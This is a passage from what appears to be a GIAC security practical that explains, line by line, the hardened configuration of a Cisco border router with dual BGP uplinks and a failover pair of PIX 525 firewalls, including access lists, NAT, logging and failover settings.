Configure the second port on the T1 multi channel card for the second provider's Internet circuit. Reasoning will be identical as above:

```
giac-border(config-controller)#controller T1 1/1
giac-border(config-controller)# channel-group 0 timeslots 1-24
giac-border(config-controller)#description T1 to Qwest
```

Configure the first serial T1 Internet access line:

Enter the configuration section for the serial interface:

```
giac-border(config-controller)#interface Serial1/0:0
```

Label the line accordingly:

```
giac-border(config-if)#description T1 to ATT
```

Remove directed broadcast (common for ICMP attacks), proxy arp (router assisting traffic for devices without ARP capabilities, which GIAC should not own), and mask-reply's (don't reply to packets requesting subnet masks):

```
giac-border(config-if)#no ip directed-broadcast
giac-border(config-if)#no ip proxy-arp
giac-border(config-if)#no ip mask-reply
```

Apply the IP address and subnet supplied by the ISP for this side of the serial connection:

```
giac-border(config-if)#ip address 12.18.18.2 255.255.255.248
```

Apply the earlier configured access lists for outbound and inbound filtering. This is the very first level of defense GIAC can deploy against traffic inbound from the Internet:

```
giac-border(config-if)#ip access-group 111 in
giac-border(config-if)#ip access-group 110 out
```

Configure the second serial T1 Internet access line: Reasoning will be identical as above:

```
giac-border(config-if)#interface Serial1/1:0
giac-border(config-if)#description T1 to Qwest
giac-border(config-if)#no ip directed-broadcast
giac-border(config-if)#no ip proxy-arp
giac-border(config-if)#no ip mask-reply
giac-border(config-if)#ip address 65.118.118.2 255.255.255.248
giac-border(config-if)#ip access-group 121 in
giac-border(config-if)#ip access-group 120 out
giac-border(config-if)#exit
```

Configure BGP (Border Gateway Protocol) on the router:

Filters can be applied to ensure what BGP information comes inbound and outbound, however GIAC will leave this as default for the time being:

```
giac-border(config)#ip as-path access-list 5 permit ^$
```

Enter the configuration for our AS (autonomous system) number:

```
giac-border(config)#router bgp 12345
```

Log any state transitions with our BGP peers. This is key for connectivity monitoring:

```
giac-border(config-router)#bgp log-neighbor-changes
```

Again state the network to be announced via BGP:

```
giac-border(config-router)# network 206.131.176.0 mask
      255.255.240.0
```

Configure the first Internet provider:

Add the remote side's IP address and AS number:

```
giac-border(config-router)#neighbor 12.18.18.3 remote-as
      7018
```

Supply the serial interface to be utilized:

```
giac-border(config-router)#neighbor 12.18.18.3 update-
      source Serial1/0:0
```

Add the BGP filtering access list created earlier:

```
giac-border(config-router)#neighbor 12.18.18.3 filter-list
      5 out
```

Configure the second Internet provider, with the same reasoning listed above

```
giac-border(config-router)#neighbor 65.118.118.3 remote-as
      209
giac-border(config-router)#neighbor 65.118.118.3 update-
      source Serial1/1:0
giac-border(config-router)#neighbor 65.118.118.3 filter-
      list 5 out
```

To finish up, exit out and save the configuration:

```
giac-border(config-router)#exit
giac-border(config-router)#write memory
```

With those changes made to a freshly loaded, the following full configuration:

```
giac-border#show running-config
Building configuration...

Current configuration : 5523 bytes
!
version 12.3
no service pad
service timestamps debug uptime
service timestamps log datetime localtime show-timezone
service password-encryption
!
hostname giac-border
!
```

```
boot system flash disk1:c7200-js-mz.123-1a.bin
logging console warnings
enable secret 5 $1$aWVx$AT9pVC88ZmtqC6vF3xQbT0
!
clock timezone Eastern -5
ip subnet-zero
no ip source-route
!
!
ip domain name giacenterprises.com
ip name-server 206.131.177.20
ip name-server 206.131.177.21
!
no ip bootp server
ip cef
mpls ldp logging neighbor-changes
!
!
!
!
!
!
!
!
!
no voice hpi capture buffer
no voice hpi capture destination
!
!
!
!
controller T1 1/0
 framing esf
 linecode b8zs
 channel-group 0 timeslots 1-24
 description T1 to ATT
!
controller T1 1/1
 framing esf
 linecode b8zs
 channel-group 0 timeslots 1-24
 description T1 to Qwest
!
controller T1 1/2
 framing esf
 linecode b8zs
!
controller T1 1/3
 framing esf
 linecode b8zs
!
!
!
interface FastEthernet0/0
 ip address 206.131.176.1 255.255.255.0
 duplex half
!
```

```
interface Serial1/0:0
 description T1 to ATT
 ip address 12.18.18.2 255.255.255.248
 ip access-group 111 in
 ip access-group 110 out
 no ip proxy-arp
 no cdp enable
!
interface Serial1/1:0
 description T1 to Qwest
 ip address 65.118.118.2 255.255.255.248
 ip access-group 121 in
 ip access-group 120 out
 no ip proxy-arp
 no cdp enable

router bgp 12345
 no synchronization
 bgp log-neighbor-changes
 network 206.131.176.0 mask 255.255.240.0
 neighbor 12.18.18.3 remote-as 7018
 neighbor 12.18.18.3 update-source Serial1/0:0
 neighbor 12.18.18.3 filter-list 5 out
 neighbor 65.118.118.3 remote-as 209
 neighbor 65.118.118.3 update-source Serial1/1:0
 neighbor 65.118.118.3 filter-list 5 out
 no auto-summary
!
no ip classless
ip route 0.0.0.0 0.0.0.0 12.18.18.3
ip route 206.131.176.0 255.255.240.0 Null0
ip route 206.131.177.0 255.255.255.0 206.131.176.10
ip route 206.131.178.0 255.255.255.0 206.131.176.10
ip route 206.131.179.0 255.255.255.0 206.131.176.10
ip route 206.131.180.0 255.255.255.0 206.131.176.10
ip route 206.131.181.0 255.255.255.0 206.131.176.10
ip route 206.131.182.0 255.255.255.0 206.131.176.10
ip route 206.131.183.0 255.255.255.0 206.131.176.10
ip route 206.131.184.0 255.255.255.0 206.131.176.10
ip route 206.131.185.0 255.255.255.0 206.131.176.10
ip route 206.131.186.0 255.255.255.0 206.131.176.10
ip route 206.131.187.0 255.255.255.0 206.131.176.10
ip route 206.131.188.0 255.255.255.0 206.131.176.10
ip route 206.131.189.0 255.255.255.0 206.131.176.10
ip route 206.131.190.0 255.255.255.0 206.131.176.10
ip route 206.131.191.0 255.255.255.0 206.131.176.10
no ip http server
!
ip as-path access-list 5 permit ^$
!
logging facility syslog
logging 206.131.177.23
access-list 10 permit 206.131.176.0 0.0.15.255
access-list 10 deny   any
access-list 110 permit ip 206.131.176.0 0.0.15.255 any
access-list 110 permit icmp any any
access-list 110 permit ip any host 12.18.18.2
```

```
access-list 110 permit ip any host 12.18.18.3
access-list 110 deny   ip any any
access-list 111 deny   ip 10.0.0.0 0.255.255.255 any
access-list 111 deny   ip 192.168.0.0 0.0.255.255 any
access-list 111 deny   ip 172.16.0.0 0.15.255.255 any
access-list 111 deny   ip 0.0.0.0 0.255.255.255 any
access-list 111 deny   ip 224.0.0.0 31.255.255.255 any
access-list 111 deny   ip 255.0.0.0 0.255.255.255 any
access-list 111 deny   icmp any any information-request
access-list 111 deny   icmp any any redirect
access-list 111 deny   icmp any any timestamp-request
access-list 111 permit ip any 206.131.176.0 0.0.15.255
access-list 111 permit ip any host 12.118.118.2
access-list 111 deny   ip any any log
access-list 120 permit ip 206.131.176.0 0.0.15.255 any
access-list 120 permit icmp any any
access-list 120 permit ip any host 65.118.118.2
access-list 120 permit ip any host 65.118.118.3
access-list 120 deny   ip any any
access-list 121 deny   ip 10.0.0.0 0.255.255.255 any
access-list 121 deny   ip 192.168.0.0 0.0.255.255 any
access-list 121 deny   ip 172.16.0.0 0.15.255.255 any
access-list 121 deny   ip 0.0.0.0 0.255.255.255 any
access-list 121 deny   ip 224.0.0.0 31.255.255.255 any
access-list 121 deny   ip 255.0.0.0 0.255.255.255 any
access-list 121 deny   icmp any any information-request
access-list 121 deny   icmp any any redirect
access-list 121 deny   icmp any any timestamp-request
access-list 121 permit ip any 206.131.176.0 0.0.15.255
access-list 121 permit ip any host 65.118.118.2
access-list 121 deny   ip any any log
no cdp run
!
route-map bgp permit 10
 match ip address 10
!
!
!
!
!
!
!
gatekeeper
 shutdown
!
banner motd ^CC
************************************************
*                                              *
*                   WARNING !                  *
*                                              *
* Unauthorized use or abuse of this device or  *
* system can result in civil, criminal, and    *
* disciplinary action.  Use of this device     *
* shows your knowledge of these above, and any *
* additional policies that might be implied.   *
*                                              *
*     VIOLATORS ARE SUBJECT TO PROSECUTION     *
*                                                *
**************************************************

^C
!
line con 0
 exec-timeout 5 0
 password 7 0303520A055E
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 no login
 no exec
 transport input none
!
ntp server 206.131.177.23
!
!
end

giac-border#
```

The GIAC network now has an external border router, running off of two BGP balanced providers.

2.2 External Firewall - PIX(s)

GIAC's external firewall cluster consists of dual Cisco PIX 525's in failover mode. The 525 is a powerful line with plenty of horsepower, expansion capability, and full stateful failover to minimize any hardware related issues one of the PIXs might have. The PIX configuration is as follows:

Our PIX cluster is running 6.3.1 of the PIX code. PIX does not run on IOS or CatOS code like most other Cisco devices, but has a code base specifically written for this purpose. The Cisco VPN Concentrator and CSS are also examples of proprietary code:

```
giacg1# show run
: Saved
:
PIX Version 6.3(1)
```

With the exception of ethernet0, the external interface, all firewall arms will be in a switch which supports 100 base full duplex. This means the interface can run at 100 megabit, send and receive traffic at the same time. The external interface is plugged into a hub, which does not support full duplex. Our two unused interfaces are left in an auto-negotiate shutdown state. Remember, although there are ten interfaces on the PIX, the software enforces a limit of eight:

```
interface ethernet0 100basetx
interface ethernet1 100full
interface ethernet2 100full
interface ethernet3 100full
interface ethernet4 100full
interface ethernet5 100full
interface ethernet6 auto shutdown
interface ethernet7 auto shutdown
```

Aliases are applied to all interfaces. For example, ethernet2 will be also referred to hence forth in the configuration as “PublicDMZ”. Also very key in this section, the default security levels are assigned. Level 0 (outside) is the least secure, were level 100 (inside is most secure). The interfaces in order from least to most secure: Outside, Public DMZ, WebDMZ, VPNDMZ, Failover, Inside. One thing to note, in default PIX configurations, the higher numbered security interfaces automatically have full access to the lower numbered. Examples:

- The VPN DMZ would have access to the WebDMZ, PublicDMZ, and outside
- The PublicDMZ would only have access to the outside
- The inside would have full access to the entire network
- Etc.

GIAC requires a more secure environment, so we will circumvent this built in rule later in the configuration:

```
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 PublicDMZ security20
nameif ethernet3 WebDMZ security40
nameif ethernet4 VPNDMZ security60
nameif ethernet5 FAILOVER security99
nameif ethernet6 intf6 security90
nameif ethernet7 intf7 security91
```

Logon password and enable (superuser) password are set:

```
enable password 8Ry2YjIyt7RRXU24 encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
```

The hostname for the first PIX is “giacg1” (GIAC guard 1):

```
hostname giacg1
```

Set the main domain name for the company:

```
domain-name giacenterprise.com
```

To ensure accurate timestamps on critical logs, the time zone and daylight savings features have been enabled. The core NTP server will be set later in the configuration:

```
clock timezone EST -5
clock summer-time EDT recurring
```

The fixup protocols will intercept packets on behalf of servers. For example, when connecting to a SMTP server, if fixup is enabled, only certain SMTP commands will be used. Enable these by default, and disable if issues are a result. Included is the list is the protocol and ports used:

```
fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol http 80
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol sip 5060
fixup protocol sip udp 5060
fixup protocol skinny 2000
fixup protocol smtp 25
fixup protocol sqlnet 1521
```

In the PIX configuration, there is the option to utilize names for rules and portions of the configuration instead of IP addresses. The “names” option enables this feature. GIAC will utilize this feature. As a configuration grows, it can be difficult to keep track of all used IP addresses:

```
Names
```

This section links an IP address to a name, which will be used in the configuration due to the “names” line above:

The unfiltered network (outside) contains the border router’s Ethernet interface:

```
name 206.131.176.1 giacborder
```

The PublicDMZ contains a number of public servers:

```
name 206.131.177.20 dns1
name 206.131.177.21 dns2
name 206.131.177.22 mailrelay
name 206.131.177.23 ntpsyslog
```

The WebDMZ contains the external interface of the CSS unit, and the publicly accessible addresses for the web servers:

```
name 206.131.178.8 cssexternal
name 206.131.178.20 public
name 206.131.178.21 customer
name 206.131.178.22 supplier
name 206.131.178.23 partner
```

In the WebDMZ, behind the CSS unit, are the web servers and the internal CSS interface:

```
name 192.168.100.1 cssinternal
name 192.168.100.20 public1
name 192.168.100.21 public2
name 192.168.100.22 customer1
name 192.168.100.23 customer2
name 192.168.100.24 supplier1
name 192.168.100.25 supplier2
name 192.168.100.26 partner1
name 192.168.100.27 partner2
```

In the VPNDMZ, the external interface of the 3060 VPN Concentrator resides:

```
name 206.131.179.8 external3060
```

In the PIX management VLAN, there are a number of addresses. All of these are IP addressed created by the internal firewall to NAT internal machines to real IP addresses.

The internal “Users” are translated to this address by the internal firewall:

```
name 206.131.180.50 NATusers
```

The NAT address for the “VPN-Internal” network:

```
name 206.131.180.51 NATVPNi
```

The NAT address for the “VPN-External” network:

```
name 206.131.180.52 NATVPNe
```

The NAT address for the “Servers” network:

```
name 206.131.180.53 NATservers
```

The NAT address for the “Admins” network:

```
name 206.131.180.54 NATadmins
```

Two sever administrator’s desktops NAT to this address. This will be used later in the configuration to allow access to specific resources:

```
name 206.131.180.55 NATSA
```

Two network administrator’s desktops NAT to this address. This will be used later in the configuration to allow access to specific resources:

```
name 206.131.180.56 NATNA
```

The only one to one NAT rule (referred to as static NAT) is for the internal mail server. This address will be used to successfully relay email from the external mail server on a real IP address to a box that is on the 10’s network:

```
name 206.131.180.60 MailInt
```

For ease of implementing network blocking rules (this will be used during the fix for the built in interface security rules mentioned earlier), all class C networks will have an alias assigned to them:

```
name 206.131.177.0 The206.131.177
name 206.131.178.0 The206.131.178
name 206.131.179.0 The206.131.179
name 206.131.180.0 The206.131.180
name 192.168.100.0 BehindCSS
```

This access list is applied to traffic coming inbound to the internal interface (explanation: internal users and servers going outbound). The reasoning behind most of these rules was outlined in section 1.1. Access lists for the PIX are almost identical to the format for IOS based routers (access-list rule permit/deny protocol source destination port).

Users on the inside of the firewall will be allowed to pass ICMP traffic for testing and troubleshooting:

```
access-list inside_access_in permit icmp any any
```

NS lookups will be allowed to the external DNS severs (udp/53):

```
access-list inside_access_in permit udp any host dns1 eq domain
access-list inside_access_in permit udp any host dns2 eq domain
```

Access to send mail via SMTP to mail relay is allowed (tcp/25):

```
access-list inside_access_in permit tcp any host mailrelay eq
      smtp
```

Access to the company’s time sever to synchronize clocks (udp/123):

```
access-list inside_access_in permit udp any host ntpsyslog eq ntp
```

The ability to send logs to the syslog server for storage (udp/514)

```
access-list inside_access_in permit udp any host ntpsyslog eq
      syslog
```

Permit all internal users to connect to the public web servers (tcp/80 tcp/443)

```
access-list inside_access_in permit tcp any host public eq www
access-list inside_access_in permit tcp any host public eq https
access-list inside_access_in permit tcp any host customer eq www
access-list inside_access_in permit tcp any host customer eq
      https
access-list inside_access_in permit tcp any host supplier eq www
access-list inside_access_in permit tcp any host supplier eq
      https
access-list inside_access_in permit tcp any host partner eq www
access-list inside_access_in permit tcp any host partner eq https
```

The specific network administrators on the “Admins” network require SSH access to the CSS for administration purposes (TCP/22):

```
access-list inside_access_in permit tcp host NATNA host
      cssexternal eq ssh
```

The specific server administrators on the “Admins” network require SSH access to all external servers for administration purposes (TCP/22):

```
access-list inside_access_in permit tcp host NATSA host dns1 eq
      ssh
access-list inside_access_in permit tcp host NATSA host dns2 eq
      ssh
access-list inside_access_in permit tcp host NATSA host mailrelay
      eq ssh
access-list inside_access_in permit tcp host NATSA host ntpsyslog
      eq ssh
access-list inside_access_in permit tcp host NATSA host public1
      eq ssh
access-list inside_access_in permit tcp host NATSA host public2
      eq ssh
access-list inside_access_in permit tcp host NATSA host customer1
      eq ssh
access-list inside_access_in permit tcp host NATSA host customer2
      eq ssh
access-list inside_access_in permit tcp host NATSA host supplier1
      eq ssh
```

```
access-list inside_access_in permit tcp host NATSA host supplier2
      eq ssh
access-list inside_access_in permit tcp host NATSA host partner1
      eq ssh
access-list inside_access_in permit tcp host NATSA host partner2
      eq ssh
```

While all normal users only are allowed to view the public load balanced web site in front of the CSS, the server administrators require access to the back end servers to check service availability for testing purposes (tcp/80 tcp/443):

```
access-list inside_access_in permit tcp host NATSA host public1
      eq www
access-list inside_access_in permit tcp host NATSA host public1
      eq https
access-list inside_access_in permit tcp host NATSA host public2
      eq www
access-list inside_access_in permit tcp host NATSA host public2
      eq https
access-list inside_access_in permit tcp host NATSA host customer1
      eq www
access-list inside_access_in permit tcp host NATSA host customer1
      eq https
access-list inside_access_in permit tcp host NATSA host customer2
      eq www
access-list inside_access_in permit tcp host NATSA host customer2
      eq https
access-list inside_access_in permit tcp host NATSA host supplier1
      eq www
access-list inside_access_in permit tcp host NATSA host supplier1
      eq https
access-list inside_access_in permit tcp host NATSA host supplier2
      eq www
access-list inside_access_in permit tcp host NATSA host supplier2
      eq https
access-list inside_access_in permit tcp host NATSA host partner1
      eq www
access-list inside_access_in permit tcp host NATSA host partner1
      eq https
access-list inside_access_in permit tcp host NATSA host partner2
      eq www
access-list inside_access_in permit tcp host NATSA host partner2
      eq https
```

NOTE: The rules above are all allow rules. There is no requirement for a specific order, other than to optimize the rate at which rules are processed (as the first rule match will stop the processing of further rules). The next four rules block access (other than specified above) to all DMZ arms. This gets around the inherent “allow” to the DMZ arms by higher security arms:

```
access-list inside_access_in deny ip any The206.131.177
      255.255.255.0
access-list inside_access_in deny ip any The206.131.178
      255.255.255.0
access-list inside_access_in deny ip any The206.131.179
      255.255.255.0
access-list inside_access_in deny ip any BehindCSS 255.255.255.0
```

Now that the allow rules have been applied, all traffic other traffic to the DMZ arms has been denied, we can insert and allow all rule. This will allow users out to non-GIAC resources on the Internet:

```
access-list inside_access_in permit ip any any
```

This access list filters traffic coming into the outside interface (primarily, Internet traffic coming into GIAC's network):

For security reasons, to stop one of the most common ways to "map" a network and determine what hosts are live, we have blocked the ability for ICMP to come into the network:

```
access-list outside_access_in deny icmp any any
```

Name lookups are allowed from external resources to the public DNS servers (udp/53):

```
access-list outside_access_in permit udp any host dns1 eq domain
access-list outside_access_in permit udp any host dns2 eq domain
```

SMTP is allowed to the public mailrelay server, so the company can receive external mail (tcp/25):

```
access-list outside_access_in permit tcp any host mailrelay eq
      smtp
```

External resources are allowed to view the corporate web sites (tcp/80 tcp/443):

```
access-list outside_access_in permit tcp any host public eq www
access-list outside_access_in permit tcp any host public eq https
access-list outside_access_in permit tcp any host customer eq www
access-list outside_access_in permit tcp any host customer eq
      https
access-list outside_access_in permit tcp any host supplier eq www
access-list outside_access_in permit tcp any host supplier eq
      https
access-list outside_access_in permit tcp any host partner eq www
access-list outside_access_in permit tcp any host partner eq
      https
```

GIAC's border router needs to keep its time synchronized, so access to the core NTP server is allowed specifically from the border router (udp/123)

```
access-list outside_access_in permit udp host giacborder host
      ntpsyslog eq ntp
```

GIAC's border router also requires the ability to send syslog messages to the core syslog server (udp/514):

```
access-list outside_access_in permit udp host giacborder host
      ntpsyslog eq syslog
```

According to Cisco Systems Inc in their "Cisco VPN 3000 Concentrator and Client Frequently Asked Questions" documentation (http://www.cisco.com/warp/public/471/vpn_3000_faq.shtml#Q3), the following ports and protocols are required when establishing a LAN to LAN VPN tunnel, or client based VPN to a Cisco 3060 Concentrator behind a firewall. Access is granted from all hosts, as it's unknown exactly where an end user might be when attempting to VPN in (GRE, ESP, TCP/1723, UDP/500, and UDP/10000):

```
access-list outside_access_in permit gre any host external3060
access-list outside_access_in permit esp any host external3060
access-list outside_access_in permit tcp any host external3060 eq
      pptp
access-list outside_access_in permit udp any host external3060 eq
      isakmp
access-list outside_access_in permit udp any host external3060 eq
      10000
```

With the exception of the initial ICMP block rule (in order to block one of the most common events and thus optimize rule processing), since all allow rules have been stated, all other inbound traffic will be blocked:

```
access-list outside_access_in deny ip any any
```

This access list is applied to traffic coming inbound to the PublicDMZ interface (primarily, the few servers residing in the PublicDMZ going outbound):

Allow ICMP for troubleshooting:

```
access-list PublicDMZ_access_in permit icmp any any
```

Allow the public mailrelay server to send mail inbound to the static NAT for the internal mail server via SMTP (TCP/25):

```
access-list PublicDMZ_access_in permit tcp host mailrelay host
      MailInt eq smtp
```

Since these two rules are all that is required for this network, we will drop all traffic to the rest of the DMZ arms:

```
access-list PublicDMZ_access_in deny ip The206.131.177
      255.255.255.0 The206.131.178 255.255.255.0
access-list PublicDMZ_access_in deny ip The206.131.177
      255.255.255.0 BehindCSS 255.255.255.0
access-list PublicDMZ_access_in deny ip The206.131.177
      255.255.255.0 The206.131.179 255.255.255.0
access-list PublicDMZ_access_in deny ip The206.131.177
      255.255.255.0 The206.131.180 255.255.255.0
```

As with the other interfaces, now that allowed traffic has been established, and traffic to all of our other networks has been dropped, an allow rule will allow the boxes out to non-GIAC resources (like the Internet):

```
access-list PublicDMZ_access_in permit ip any any
```

This access list is applied to traffic coming inbound to the WebDMZ interface (primarily access for the web servers):

ICMP is one again allowed for troubleshooting purposes:

```
access-list WebDMZ_access_in permit icmp any any
```

The machines in this arm will require the ability to resolve domain names (UDP/53):

```
access-list WebDMZ_access_in permit udp any host dns1 eq domain
access-list WebDMZ_access_in permit udp any host dns2 eq domain
```

The machines will be able to relay mail through the mailrelay box via SMTP (TCP/25):

```
access-list WebDMZ_access_in permit tcp any host mailrelay eq
      smtp
```

Time will be synchronized with the core time server (UDP/123):

```
access-list WebDMZ_access_in permit udp any host ntpsyslog eq ntp
```

Syslogs can be pushed to the primary syslog server (UDP/514):

```
access-list WebDMZ_access_in permit udp any host ntpsyslog eq
      syslog
```

The rules above grant the access required for the web servers, so all traffic to other DMZ's will be denied. Due to the fact we have both the real IP network, and the NAT'd CSS network, we must put deny rules in for both:

```
access-list WebDMZ_access_in deny ip The206.131.178 255.255.255.0
The206.131.177 255.255.255.0
access-list WebDMZ_access_in deny ip The206.131.178 255.255.255.0
The206.131.179 255.255.255.0
access-list WebDMZ_access_in deny ip The206.131.178 255.255.255.0
The206.131.180 255.255.255.0
access-list WebDMZ_access_in deny ip BehindCSS 255.255.255.0
The206.131.177 255.255.255.0
access-list WebDMZ_access_in deny ip BehindCSS 255.255.255.0
The206.131.179 255.255.255.0
access-list WebDMZ_access_in deny ip BehindCSS 255.255.255.0
The206.131.180 255.255.255.0
```

Allowed communication has been established and other traffic to GIAC's network has been blocked. Thus, an allow all rule will provide access to external resources (Internet):

```
access-list WebDMZ_access_in permit ip any any
```

This access list is applied to traffic coming inbound to the VPNDMZ interface (primarily only the Cisco 3060 Concentrator at this time):

ICMP will be allowed for testing:

```
access-list VPNDMZ_access_in permit icmp any any
```

Domain name lookups to the public servers will be allowed (UDP/53):

```
access-list VPNDMZ_access_in permit udp any host dns1 eq domain
access-list VPNDMZ_access_in permit udp any host dns2 eq domain
```

Sending mail to the public mail relay will be allowed (TCP/25):

```
access-list VPNDMZ_access_in permit tcp any host mailrelay eq
smtp
```

Time will be updated via NTP as usual (UDP/123):

```
access-list VPNDMZ_access_in permit udp any host ntpsyslog eq ntp
```

Logging to the core syslog server will be permitted (UDP/514):

```
access-list VPNDMZ_access_in permit udp any host ntpsyslog eq
syslog
```

GIAC allowed traffic has been defined, so all other traffic for the arms will be blocked:

```
access-list VPNDMZ_access_in deny ip The206.131.179 255.255.255.0
The206.131.177 255.255.255.0
access-list VPNDMZ_access_in deny ip The206.131.179 255.255.255.0
The206.131.178 255.255.255.0
access-list VPNDMZ_access_in deny ip The206.131.179 255.255.255.0
BehindCSS 255.255.255.0
access-list VPNDMZ_access_in deny ip The206.131.179 255.255.255.0
The206.131.180 255.255.255.0
```

The necessary traffic is allowed to our network with everything else blocked, so external traffic will be allowed:

```
access-list VPNDMZ_access_in permit ip any any
```

When displaying text that scrolls off the page (a long "show config" for example), the PIX will stop and wait for a keystroke every 24 lines:

```
pager lines 24
```

Logging is enabled with timestamp. Logging is also enabled on the failover (standby) unit. Logging on the console will be of "error" level, logging on SSH sessions will be of the "error" level, and "notification" level alerts will be sent to the internal buffer of the PIX. Both externally sent syslog messages (trap) and the history (accessed via the "show log" command) on the PIX will be of the "informational" level. Logs will be sent to facility 16 on ntpsyslog:

```
logging on
logging timestamp
logging standby
logging console errors
logging monitor errors
logging buffered notifications
logging trap informational
logging history informational
logging facility 16
logging host publicdmz ntpsyslog
```

The MTU (Maximum Transmission Unit) for all interfaces will be left at the default of 1500. GIAC has no reason to change this, unless a reason for a change arises:

```
mtu outside 1500
mtu inside 1500
mtu PublicDMZ 1500
mtu WebDMZ 1500
mtu VPNDMZ 1500
mtu FAILOVER 1500
```

The IP addresses and subnet masks of all the interfaces are defined:

```
ip address outside 206.131.176.10 255.255.255.0
ip address inside 206.131.180.1 255.255.255.0
ip address PublicDMZ 206.131.177.1 255.255.255.0
ip address WebDMZ 206.131.178.1 255.255.255.0
ip address VPNDMZ 206.131.179.1 255.255.255.0
ip address FAILOVER 172.16.0.10 255.255.255.0
no ip address intf6
no ip address intf7
```

Anti-spoofing protection will be enabled on the internal and external interface for additional security:

```
ip verify reverse-path interface outside
ip verify reverse-path interface inside
```

Built in IDS policies that could be enabled if a situation arises that might take full benefit of the information:

```
ip audit info action alarm
ip audit attack action alarm
```

Failover is enabled with our secondary PIX:

```
failover
```

The units poll every 3 seconds, and failover immediately if there is a reported issue. This interval can be adjusted to be less sensitive:

```
failover timeout 0:00:00
failover poll 3
```

Stateful failover is enabled, including web based traffic. This allows a unit failover to go almost 100% unnoticed, as no traffic should truly be interrupted:

```
failover replication http
```

The IP addresses of the failover unit are determined. In the event of a failure, the two PIX's swap IP and MAC addresses. This cleanly enables the second unit without any delay:

```
failover ip address outside 206.131.176.11
failover ip address inside 206.131.180.2
failover ip address PublicDMZ 206.131.177.2
failover ip address WebDMZ 206.131.178.2
failover ip address VPNDMZ 206.131.179.2
failover ip address FAILOVER 172.16.0.11
no failover ip address intf6
no failover ip address intf7
```

Stateful traffic and other failover services utilize the "FAILOVER" interface (a crossover cable between the two PIX units) to communicate:

```
failover link FAILOVER
```

In order for PDM (PIX Device Manager) to graphically display the names in the appropriate networks, their physical location and subnet is defined. In this section , the subnet masks are also taken into consideration:

Outside network:

```
pdm location giacborder 255.255.255.255 outside
```

PublicDMZ:

```
pdm location dns1 255.255.255.255 PublicDMZ
pdm location dns2 255.255.255.255 PublicDMZ
pdm location mailrelay 255.255.255.255 PublicDMZ
pdm location ntpsyslog 255.255.255.255 PublicDMZ
```

WebDMZ:

```
pdm location public 255.255.255.255 WebDMZ
pdm location public1 255.255.255.255 WebDMZ
pdm location public2 255.255.255.255 WebDMZ
pdm location customer 255.255.255.255 WebDMZ
pdm location customer1 255.255.255.255 WebDMZ
pdm location customer2 255.255.255.255 WebDMZ
pdm location supplier 255.255.255.255 WebDMZ
pdm location supplier1 255.255.255.255 WebDMZ
pdm location supplier2 255.255.255.255 WebDMZ
pdm location partner 255.255.255.255 WebDMZ
pdm location partner1 255.255.255.255 WebDMZ
pdm location partner2 255.255.255.255 WebDMZ
pdm location cssexternal 255.255.255.255 WebDMZ
pdm location cssinternal 255.255.255.255 WebDMZ
```

VPNDMZ:

```
pdm location external3060 255.255.255.255 VPNDMZ
```

Internal:

```
pdm location NATusers 255.255.255.255 inside
pdm location NATVPNi 255.255.255.255 inside
pdm location NATVPNe 255.255.255.255 inside
pdm location NATservers 255.255.255.255 inside
pdm location NATadmins 255.255.255.255 inside
pdm location NATSA 255.255.255.255 inside
pdm location NATNA 255.255.255.255 inside
pdm location MailInt 255.255.255.255 inside
```

In addition, two networks have been auto added as well:

```
pdm location BehindCSS 255.255.255.0 WebDMZ
pdm location The206.131.180 255.255.255.0 inside
```

Logging to the PDM will be of the “informational” level:

```
pdm logging informational 100
```

Allow “history” on the main PDM page (throughput statistics, resources, etc). This is a very handy tool for quick troubleshooting or monitoring when no external monitoring application is available:

```
pdm history enable
```

The default ARP timeout of 14400 will be left. This can be changed if issues arise that call for modification:

```
arp timeout 14400
```

A global group (1) is defined on the outside and will be used for NAT. The external address for this group is also supplied:

```
global (outside) 1 206.131.176.50
```

The public web servers behind the CSS are the only devices not on real IP addresses in this configuration. Inside of GIAC, they will be accessible via their 192.168.100.xx address. However, outside of GIAC’s network, they will NAT to an address utilizing the global rule supplied above:

```
nat (WebDMZ) 1 BehindCSS 255.255.255.0 0 0
```

The entire next section is to prevent NAT from occurring when traffic leaves the PIX. Since all the devices except for the web servers behind the CSS are on real

IP, NAT is not a requirement. The syntax is as follows: “static (from_interface, to_interface) interal_appearance external_appearance netmask enter_netmask”:

```
static (inside,FAILOVER) The206.131.180 The206.131.180 netmask
      255.255.255.0 0 0
static (inside,PublicDMZ) The206.131.180 The206.131.180 netmask
      255.255.255.0 0 0
static (inside,WebDMZ) The206.131.180 The206.131.180 netmask
      255.255.255.0 0 0
static (inside,VPNDMZ) The206.131.180 The206.131.180 netmask
      255.255.255.0 0 0
static (inside,outside) The206.131.180 The206.131.180 netmask
      255.255.255.0 0 0
static (PublicDMZ,WebDMZ) The206.131.177 The206.131.177 netmask
      255.255.255.0 0 0
static (PublicDMZ,VPNDMZ) The206.131.177 The206.131.177 netmask
      255.255.255.0 0 0
static (PublicDMZ,outside) The206.131.177 The206.131.177 netmask
      255.255.255.0 0 0
static (WebDMZ,VPNDMZ) The206.131.178 The206.131.178 netmask
      255.255.255.0 0 0
static (WebDMZ,outside) The206.131.178 The206.131.178 netmask
      255.255.255.0 0 0
static (VPNDMZ,outside) The206.131.179 The206.131.179 netmask
      255.255.255.0 0 0
static (VPNDMZ,WebDMZ) The206.131.179 The206.131.179 netmask
      255.255.255.0 0 0
static (VPNDMZ,PublicDMZ) The206.131.179 The206.131.179 netmask
      255.255.255.0 0 0
static (WebDMZ,PublicDMZ) The206.131.178 The206.131.178 netmask
      255.255.255.0 0 0
static (WebDMZ,PublicDMZ) BehindCSS BehindCSS netmask
      255.255.255.0 0 0
```

All the access lists created earlier are applied to the necessary interfaces:

```
access-group outside_access_in in interface outside
access-group inside_access_in in interface inside
access-group PublicDMZ_access_in in interface PublicDMZ
access-group WebDMZ_access_in in interface WebDMZ
access-group VPNDMZ_access_in in interface VPNDMZ
```

Two routes are added. The default route will pass all non GIAC traffic to the border router. The second route will pass traffic destine for web servers behind the CSS to the external interface of the CSS:

```
route outside 0.0.0.0 0.0.0.0 giacborder 1
route WebDMZ BehindCSS 255.255.255.0 cssexternal 1
```

A number of stock settings for the PIX are located in the following section, most of which need not be changed. They include timeouts for commonly used ports (SSH for one) and alternate authentication:

```
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00
      h225 1:00:00
